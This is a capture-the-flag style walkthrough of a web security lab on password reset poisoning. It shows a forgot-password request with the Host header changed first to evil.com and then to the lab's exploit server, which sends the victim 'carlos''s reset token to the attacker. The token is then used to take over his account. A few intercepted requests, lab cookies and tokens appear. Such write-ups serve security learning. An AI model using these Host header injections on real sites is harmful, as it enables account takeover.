


Basic Password Reset Poisoning

Scenario

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.


You can access your own account with the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.

this is how the basic password reset poisoning mechanism looks like




checking the login page & we found the "forgot password" link

Login



A login form with a light blue background. It contains two white input fields for 'Username' and 'Password'. Below the password field is a blue link 'Forgot password?' which is circled in red. At the bottom is a green rounded button labeled 'Log in'.

now let's check out how the forgot password mechanism works by using 'wiener' account as a testing



A form for the forgot password mechanism. It has a light blue background with the text 'Please enter your username or email' in a grey font. Below this is a white input field containing the text 'wiener'. At the bottom is a green rounded button labeled 'Submit'.

intercept the packet with burpsuite, this is how it looks like
//performing post request on /forgot-password
the Post data got 2 param:-
-csrf: <csrf-token>
-username: wiener

```
POST /forgot-password HTTP/1.1
Host: ac751f051fb3542180cb55270040001e.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac751f051fb3542180cb55270040001e.web-security-academy.net/forgot-password
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://ac751f051fb3542180cb55270040001e.web-security-academy.net
Connection: close
Cookie:
_lab=46%7cMCwCFCySg7uJtEuSHpBQ9EH0yPqtG3ZvAhr5BLDsDrKtdM%2brzCI2s9yf%2b5dQ9QQJ8%2fsGo4C6DfgAki6Rkh94ylPM28pyHkNd6HHXekX50JcClE%3d; session=Fx0AYzfKdWU7ii9PKEpW0YqBuDMkFbEW
Upgrade-Insecure-Requests: 1

csrf=omHAIIo2ajLfU1HhJB7fjwMTuerLHZe6&username=wiener
```


then the webpage will shows this message once we send the password reset

Please check your email for a reset password link.

now let's check out wiener's email & this is how the email looks like

Sent	From	Subject	Body	
			Hello!	
			Please follow the link below to reset your password.	
2020-12-17 12:35:07 +0000	no-reply@ac751f051fb3542180cb55270040001e.web-security-academy.net	Account recovery	https://ac751f051fb3542180cb55270040001e.web-security-academy.net/forgot-password?temp-forgot-password-token=9uf7HFRa5m0p22Woy35nLPKkRHnbeajv	View raw
			Thanks, Support team	

when we click on the link, it'll redirect us to this page which we can reset the password without entering any old credential



let's check and see whether we can perform password reset poisoning by performing http host header attack

send the forgot-password post packet to our repeater

change the Host: to our testing malicious host & send it

```
1 POST /forgot-password HTTP/1.1
2 Host: evil.com
3 User-Agent: Mozilla/5.0 (X11; Linux
4 Accept: text/html,application/xhtml+
5 Accept-Language: en-US,en;q=0.5
```

& it send completely even we're using the same csrf-token (no csrf protection?)

```
</section>
</header>
<header class="notification-header">
</header>
<p>
  Please check your email for a reset password link.
</p>
</div>
</section>
:</div>
```

checking the email & we notice that the password-reset url just changed into our testing malicious host
//it's vulnerable to basic password reset poisoning


Sent	From	Subject	Body
			Hello!
			Please follow the link below to reset your password.
2020-12-17 12:45:41 +0000	no-reply@ac751f051fb3542180cb55270040001e.web-security-academy.net	Account recovery	https://evil.com/forgot-password?temp-forgot-password-token=QbP6PtV4CD2LlqQY5qQ95Ijp7UtYtVj5
			Thanks, Support team

so basically what we need is the temp-forgot-password-token to pass to us

i tried the ngrok port tunneling technique to pass the token to my local php server, it works for wiener account when i click on the password reset link in email but it doesn't work for carlos (idk why it told me that carlos will be clicking on the links in email carelessly, but it doesn't click on my ngrok port tunneling url)

so what we can do is just used the exploit server link that it gave us, since in the exploit server link it does let us access the access.log

the exploit server hostname



edit the host header to the exploit server hostname

```

1 POST /forgot-password HTTP/1.1
2 Host: ac881fa31f5e549f80cf5537017e00dc.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5

```

now change the username to carlos, as we want to reset carlos's account this time

`Ze6&username=carlos`

Send the request packet, this is the message that will shows when it completely send

```

    </section>
  </header>
  <header class="notification-header">
  </header>
  <p>
    Please check your email for a reset password link.
  </p>
</div>
</section>

```

now assume carlos will click on any link in his email, so let's check the exploit server access log

& we just captured the temporary reset password token when carlos clicked on the malicious link

```
2020-12-17 12:55:55 +0000 "GET /forgot-password?temp-forgot-password-token=HFnPbIjtjPCYcTY1UEttHP1rCx7z628J HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0"
```

using the temporary password reset token we can access to this page to reset carlos credential

2020-12-17 12:55:55 +0000 "GET /forgot-password?temp-forgot-password-token=HFnPbIjtjPCYcTY1UEttHP1rCx7z628J HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0"

Basic password reset poisoning

Back to lab home Go to exploit server Back to lab description >>

New password

Confirm new password

Submit

so let's change the credential

New password

Confirm new password

Submit

& login into carlos account with the newly reset credential

Login

Username

carlos

Password

[Forgot password?](#)

Log in

Voila, now we've takeover carlos account

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email